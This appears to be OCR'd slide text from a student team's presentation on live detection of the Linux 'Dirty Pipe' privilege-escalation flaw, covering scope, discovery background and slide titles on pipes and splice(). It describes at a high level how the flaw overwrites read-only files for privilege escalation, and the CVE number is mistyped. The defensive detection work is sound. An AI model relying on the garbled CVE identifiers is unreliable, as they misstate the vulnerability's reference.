Team B Presentation - Live Detection of the Dirty Pipe Exploit

Katrina, Aaliyah, Matthew, & Xen

Table of Contents

Project Objective and Scope

Project Objective

- CVE-220847 “Dirty Pipe” was identified Feb 2022
  - Linux OS
  - Allows privilege escalation
  - Only affects volatile memory
- No mitigation, scanning, or workaround aside from kernel upgrade

The objective of this project was to establish and document the first live detection of the “Dirty Pipe” exploit

Project Scope

- Setting up a test environment
- Successfully and reliably executing the exploit
- Exploring techniques for successful live detection
- Creating a demonstration program to execute live scanning
- Suggesting future work and next steps

Background on CVE-20220847


CVE-20220847 Dirty Pipe

- Overwriting data in arbitrary read-only files
  - Inject code into root processes
  - Privilege escalation
- Discovered by Max Kellerman at CM4All
  - Corrupted log file CRC's, no data corruption
  - Always same pattern of corruption, data independent
  - Pattern matched writes to files from completely different process
  - Corruption only occurred on machines with HTTP


How was a read only process that wasn't making file writes altering these files?

Linux Kernel IO and Paging

Clean Pipe




Clean Pipe




Clean Pipe


Clean Pipe with `splice()`




Clean Pipe with `splice()`




Clean Pipe with `splice()`

